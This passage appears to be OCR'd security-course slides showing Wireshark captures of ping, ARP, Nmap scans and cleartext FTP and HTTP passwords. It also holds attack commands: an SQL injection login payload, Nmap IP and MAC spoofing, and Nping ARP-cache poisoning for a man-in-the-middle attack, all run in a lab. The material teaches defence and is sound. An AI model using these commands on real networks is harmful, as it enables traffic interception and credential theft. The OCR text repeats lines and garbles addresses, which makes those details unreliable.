Network Protocol Analyzers (Sniffers)

```
4 4.384294   192.16192.168.1.105      ICMP      74 Echo (ping) request  id=0x0200, seq=4864/19, ttl=128
```

What are Network Protocol Analyzers (Packet Sniffers)?

Wireshark Examples:

- Ping (ICMP request & reply)
- ARP
- Nmap SYN scan
- FTP (clear text password)
- HTTP POST (clear text password)
- IP Spoofing with Nmap
- MAC Spoofing via Nmap
- MITM via ARP Spoofing using Nping

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Capture Packets from Network Interface

Network Interface Card (NIC) – promiscuous mode

Remember: switched networks do not forward packets

Network Protocol Analyzers (Sniffers)

```
4 4.384294   192.16192.168.1.105      ICMP      74 Echo (ping) request  id=0x0200, seq=4864/19, ttl=128
```

Popular Packet Sniffers:

Capsa Network Analyzer
Cain and Abel
Carnivore (FBI)
dSniff
ettercap
Fiddler
Lanmeter
Microsoft Network Monitor
NarusInsight
ngrep Network Grep
SkyGrabber
snoop
tcpdump
Wireshark (formerly known as Ethereal)

http://en.wikipedia.org/wiki/Packet_analyzer

Network Protocol Analyzers (Sniffers)

```
4 4.384294   192.16192.168.1.105      ICMP      74 Echo (ping) request  id=0x0200, seq=4864/19, ttl=128
```

The Wireshark Network Analyzer [Wireshark 1.6.2 (SVN Rev 38931 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply

WIRESHARK

The World's Most Popular Network Protocol Analyzer
Version 1.6.2 (SVN Rev 38931 from /trunk-1.6)

Capture

- Interface List
  Live list of the capture interfaces (counts incoming packets)

Start capture on interface:

- Broadcom NetXtreme Gigabit Ethernet Driver (M ...

- Capture Options
  Start a capture with detailed options

Files

- Open
  Open a previously captured file

Open Recent:

- C:\0-Lab\OWASp\Password-TestUser.pcap (2078 Bytes)
- C:\Documents and Set ... ngs\Admin\My Documents\FirstCapture.pcap (2117 Bytes)

- Sample Captures
  A rich assortment of example capture files on the wiki

Online

- Website
  Visit the project's website
- User's Guide
  The User's Guide (local version, if installed)
- Security
  Work with Wireshark as securely as possible

Capture Help


- How to Capture
  Step by step to a successful capture setup
- Network Media
  Specific information for capturing on: Ethernet, WLAN, ...

Ready to load or capture | No Packets | Profile: Default

start | The Wireshark Netwo... | Microsoft PowerPoint ... | EN | 4:18 PM

Network Protocol Analyzers (Sniffers)

```
4 4.384294   192.16192.168.1.105      ICMP      74 Echo (ping) request  id=0x0200, seq=4864/19, ttl=128
```



Local Capture

No Filter

Update list of packets in real time

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Broadcom NetXtreme Gigabit Ethernet Driver (Microsoft's Packet Scheduler) [Wireshark 1.6.2 (SVN Rev 38931 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: icmp Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
4	4.384294	192.16192.168.1.105		ICMP	74	Echo (ping) request id=0x0200, seq=4864/19, ttl=128
7	4.384764	192.16192.168.1.104		ICMP	74	Echo (ping) reply id=0x0200, seq=4864/19, ttl=128
8	5.382220	192.16192.168.1.105		ICMP	74	Echo (ping) request id=0x0200, seq=5120/20, ttl=128
9	5.382663	192.16192.168.1.104		ICMP	74	Echo (ping) reply id=0x0200, seq=5120/20, ttl=128
10	6.383665	192.16192.168.1.105		ICMP	74	Echo (ping) request id=0x0200, seq=5376/21, ttl=128
11	6.384113	192.16192.168.1.104		ICMP	74	Echo (ping) reply id=0x0200, seq=5376/21, ttl=128
12	7.385021	192.16192.168.1.105		ICMP	74	Echo (ping) request id=0x0200, seq=5632/22, ttl=128
13	7.385464	192.16192.168.1.104		ICMP	74	Echo (ping) reply id=0x0200, seq=5632/22, ttl=128
16	35.095244	192.16192.168.1.105		ICMP	74	Echo (ping) request id=0x0200, seq=5888/23, ttl=128
17	35.095619	192.16192.168.1.104		ICMP	74	Echo (ping) reply id=0x0200, seq=5888/23, ttl=128
18	36.096744	192.16192.168.1.105		ICMP	74	Echo (ping) request id=0x0200, seq=6144/24, ttl=128
19	36.097078	192.16192.168.1.104		ICMP	74	Echo (ping) reply id=0x0200, seq=6144/24, ttl=128
20	37.098133	192.16192.168.1.105		ICMP	74	Echo (ping) request id=0x0200, seq=6400/25, ttl=128
21	37.098583	192.16192.168.1.104		ICMP	74	Echo (ping) reply id=0x0200, seq=6400/25, ttl=128
22	38.099611	192.16192.168.1.105		ICMP	74	Echo (ping) request id=0x0200, seq=6656/26, ttl=128
23	38.100060	192.16192.168.1.104		ICMP	74	Echo (ping) reply id=0x0200, seq=6656/26, ttl=128

⊞ Frame 4: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
⊞ Ethernet II, Src: Dell_42:1e:db (00:11:43:42:1e:db), Dst: Dell_a9:7a:3a (00:21:70:a9:7a:3a)
⊞ Internet Protocol Version 4, Src: 192.168.1.104 (192.168.1.104), Dst: 192.168.1.105 (192.168.1.105)
⊞ Internet Control Message Protocol

Wireshark

```
0000  00 21 70 a9 7a 3a 00 11  43 42 1e db 08 00 45 00   .!p.z:.. CB....E.
0010  00 3c 10 ac 00 00 80 01  a5 f3 c0 a8 01 68 c0 a8   .<...... .....h..
0020  01 69 08 00 38 5c 02 00  13 00 61 62 63 64 65 66   .i..8\.. ..abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                    wabcdefg hi
```

Ready to load or capture | Packets: 29 Displayed: 16 Marked: 0 Dropped: 0 | Profile: Default

start | Microsoft PowerPoint ... | Broadcom NetXtreme ... | untitled - Paint | EN | 6:21 PM

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Ping

198	426.773371	192.16192.168.1.105	ICMP	74 Echo (ping) request	id=0x0200, seq=4608/18, ttl=128
199	426.773783	192.16192.168.1.104	ICMP	74 Echo (ping) reply	id=0x0200, seq=4608/18, ttl=128

Network Protocol Analyzers (Sniffers)

```
4 4.384294   192.16192.168.1.105      ICMP      74 Echo (ping) request  id=0x0200, seq=4864/19, ttl=128
```

```
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x395c [correct]
    Identifier (BE): 512 (0x0200)
    Identifier (LE): 2 (0x0002)
    Sequence number (BE): 4608 (0x1200)
    Sequence number (LE): 18 (0x0012)
    [Response In: 199]
  Data (32 bytes)
      Data: 6162636465666768696a6b6c6d6e6f707172737475767761...
      [Length: 32]
```

Request

```
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x415c [correct]
    Identifier (BE): 512 (0x0200)
    Identifier (LE): 2 (0x0002)
    Sequence number (BE): 4608 (0x1200)
    Sequence number (LE): 18 (0x0012)
    [Response To: 198]
    [Response Time: 0.412 ms]
  Data (32 bytes)
      Data: 6162636465666768696a6b6c6d6e6f707172737475767761...
```

Reply

Ping

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

ARP

13 9.936359	Dell_a	Broadcast	ARP	60 who has 192.168.1.104? Tell 192.168.1.105
14 9.936375	PC_22:3e:db		ARP	42 192.168.1.104 is at 00:98:76:54:2f:db

Address Resolution Protocol (ARP) – network layer address to link layer address

Network Protocol Analyzers (Sniffers)

```
4 4.384294   192.16192.168.1.105      ICMP      74 Echo (ping) request  id=0x0200, seq=4864/19, ttl=128
```

ARP

```
Frame 13: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: PC_12:2e:db (00:12:34:56:7f:db), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    [Is gratuitous: False]
    Sender MAC address: PC_12:2e:db (00:12:34:56:7f:db)
    Sender IP address: 192.168.1.105 (192.168.1.105)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.1.104 (192.168.1.104)
```

Request

```
Frame 14: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
Ethernet II, Src: PC_12:2e:db (00:12:34:56:7f:db), Dst: PC_22:3e:db (00:98:76:54:2f:db)
Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    [Is gratuitous: False]
    Sender MAC address: PC_12:2e:db (00:12:34:56:7f:db)
    Sender IP address: 192.168.1.104 (192.168.1.104)
    Target MAC address: PC_22:3e:db (00:98:76:54:2f:db)
    Target IP address: 192.168.1.105 (192.168.1.105)
```

Response

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Nmap SYN scan

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

nmap -sS -v 192.168.1.105

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
3389/tcp	open	ms-term-serv
49154/tcp	open	unknown
49155/tcp	open	unknown
49157/tcp	open	unknown
49158/tcp	open	unknown
49165/tcp	open	unknown

MAC Address: PC_22:3e:db (00:98:76:54:2f:db)

Item 9 – SMTP – no SYN-ACK
Item 11 – Microsoft-DS (port 445) – SYN
Item 16 – Microsoft-DS (port 445) – SYN-ACK


(Port 445 – SMB over IP)

9	9.935570	192.16192.168.1.105	TCP	58 49925 > smtp [SYN] Seq=0 Win=3072 Len=0 MSS=1460
10	9.935802	192.16192.168.1.105	TCP	58 49925 > ssh [SYN] Seq=0 Win=4096 Len=0 MSS=1460
11	9.935994	192.16192.168.1.105	TCP	58 49925 > microsoft-ds [SYN] Seq=0 Win=2048 Len=0 MSS=1460
12	9.936184	192.16192.168.1.105	TCP	58 49925 > pop3s [SYN] Seq=0 Win=2048 Len=0 MSS=1460
15	9.936464	192.16192.168.1.105	TCP	58 49925 > pptp [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	9.936633	192.16192.168.1.104	TCP	60 microsoft-ds > 49925 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

FTP – clear text password



17 8.778611	192.16184.168.[redacted]	FTP	74 Request: USER	username
18 8.815147	184.16192.168.1.101	FTP	96 Response: 331 Password required for	username
19 8.815378	192.16184.168.[redacted]	FTP	71 Request: PASS	pswd

Network Protocol Analyzers (Sniffers)

```
4 4.384294   192.16192.168.1.105      ICMP      74 Echo (ping) request  id=0x0200, seq=4864/19, ttl=128
```

HTTP POST with clear text password


```
Hypertext Transfer Protocol
  POST /sql-server/ExampleSSI.asp HTTP/1.1\r\n
    [truncated] Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, appli
    Referer: http://www.[redacted].com/sql-server/password.asp\r\n
    Accept-Language: en-us\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0
    Content-Type: application/x-www-form-urlencoded\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: www.[redacted].com\r\n
  Content-Length: 52\r\n
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    Cookie: ASPSESSIONIDCCSCRQBR=GPL[redacted]JI\r\n
    \r\n
    [Full request URI: http://www.[redacted].com/sql-server/ExampleSSI.aspl
Line-based text data: application/x-www-form-urlencoded
    getUser=%27or+%27%27%3D%27&getPwd=%27or+%27%27%3D%27
```

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

IP Spoofing with Nmap

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Admin>nmap -sS -S 192.168.1.254 -e eth0 -Pn 192.168.1.
100

Starting Nmap 5.51 ( http://nmap.org ) at 2013-02-28 19:33 Pacific Standard Time

Nmap scan report for 192.168.1.100
Host is up (0.0051s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
443/tcp  open  https
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
5357/tcp open  wsdapi
MAC Address: [redacted] (Wistron InfoComm (Kunshan)Co)

Nmap done: 1 IP address (1 host up) scanned in 10.15 seconds

C:\Documents and Settings\Admin>_
```

-S 192.168.1.254 (spoofed IP address)

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

IP Spoofing with Nmap


Time	Source	Destination	Protocol	Length	Info
13 42.471988	192.168.1.254	192.168.1.100	TCP	58	60200 > h323hostcall [SYN]
14 42.472262	192.168.1.254	192.168.1.100	TCP	58	60200 > microsoft-ds [SYN]
15 42.472456	192.168.1.254	192.168.1.100	TCP	58	60200 > ddi-tcp-1 [SYN] Seq
16 42.472646	192.168.1.254	192.168.1.100	TCP	58	60200 > imaps [SYN] Seq=0 W
17 42.472836	192.168.1.254	192.168.1.100	TCP	58	60200 > imap [SYN] Seq=0 Wi
18 42.473027	192.168.1.254	192.168.1.100	TCP	58	60200 > http-alt [SYN] Seq=
19 42.473217	192.168.1.254	192.168.1.100	TCP	58	60200 > smtp [SYN] Seq=0 Wi
20 42.473407	192.168.1.254	192.168.1.100	TCP	58	60200 > epmap [SYN] Seq=0 W
21 42.473596	192.168.1.254	192.168.1.100	TCP	58	60200 > rap [SYN] Seq=0 Win
22 42.473786	192.168.1.254	192.168.1.100	TCP	58	60200 > ftp [SYN] Seq=0 Win
23 43.577514	192.168.1.254	192.168.1.100	TCP	58	60201 > ftp [SYN] Seq=0 Win
24 43.577743	192.168.1.254	192.168.1.100	TCP	58	60201 > rap [SYN] Seq=0 Win
25 43.577937	192.168.1.254	192.168.1.100	TCP	58	60201 > epmap [SYN] Seq=0 W
26 43.578129	192.168.1.254	192.168.1.100	TCP	58	60201 > smtp [SYN] Seq=0 Wi
27 43.578320	192.168.1.254	192.168.1.100	TCP	58	60201 > http-alt [SYN] Seq=
28 43.578511	192.168.1.254	192.168.1.100	TCP	58	60201 > imap [SYN] Seq=0 Wi
29 43.578703	192.168.1.254	192.168.1.100	TCP	58	60201 > imaps [SYN] Seq=0 W
30 43.578892	192.168.1.254	192.168.1.100	TCP	58	60201 > ddi-tcp-1 [SYN] Seq
31 43.579083	192.168.1.254	192.168.1.100	TCP	58	60201 > microsoft-ds [SYN]
32 43.579276	192.168.1.254	192.168.1.100	TCP	58	60201 > h323hostcall [SYN]
33 43.677897	192.168.1.254	192.168.1.100	TCP	58	60200 > netbios-ssn [SYN] S
34 43.678097	192.168.1.254	192.168.1.100	TCP	58	60200 > domain [SYN] Seq=0

Port checks from non-existent IP address

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

MAC Spoofing via Nmap



Step 1: Generate new MAC address using nmap -spoof-mac 0 (generates a MAC address)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

MAC Spoofing

Step 2: Change the MAC address:

ifconfig
sudo ifdown eth0
sudo ifconfig eth0 hw ether CA:3B:3E:91:D1:3E
sudo ifup eth0
ifconfig

Network Protocol Analyzers (Sniffers)

```
4 4.384294   192.16192.168.1.105      ICMP      74 Echo (ping) request  id=0x0200, seq=4864/19, ttl=128
```

MAC Spoofing - Original

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c0:97:5b
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:975b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:8251 (8.0 KB)
          Interrupt:19 Base address:0x2000
```

MAC Spoofing - Spoofed


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr ca:3b:3e:91:d1:3e
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::c83b:3eff:fe91:d13e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:519 (519.0 B)  TX bytes:8615 (8.4 KB)
          Interrupt:19 Base address:0x2000
```

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128


MITM via ARP Spoofing using Nping

192.168.1.100



.100 communicating with .105

192.168.1.105




192.168.1.104
Attacker

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

MITM via ARP Spoofing using Nping




Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Nping Attack to Corrupt ARP Cache - Both Targets

Nping –arp-type arp-reply –source-mac 00:99:56:78:1E:XX
–source-ip 192.168.1.105 –c 9 192.168.1.100

Nping –arp-type arp-reply –source-mac 00:99:56:78:1E:XX
–source-ip 192.168.1.100 –c 9 192.168.1.105



192.168.1.104
Attacker

Network Protocol Analyzers (Sniffers)

4 4.384294 192.16192.168.1.105 ICMP 74 Echo (ping) request id=0x0200, seq=4864/19, ttl=128

Corrupted ARP Caches

192.168.1.100

Administrator: C:\windows\system32\cmd.exe

```
Interface: 192.168.1.100 --- 0x10
  Internet Address      Physical Address      Type
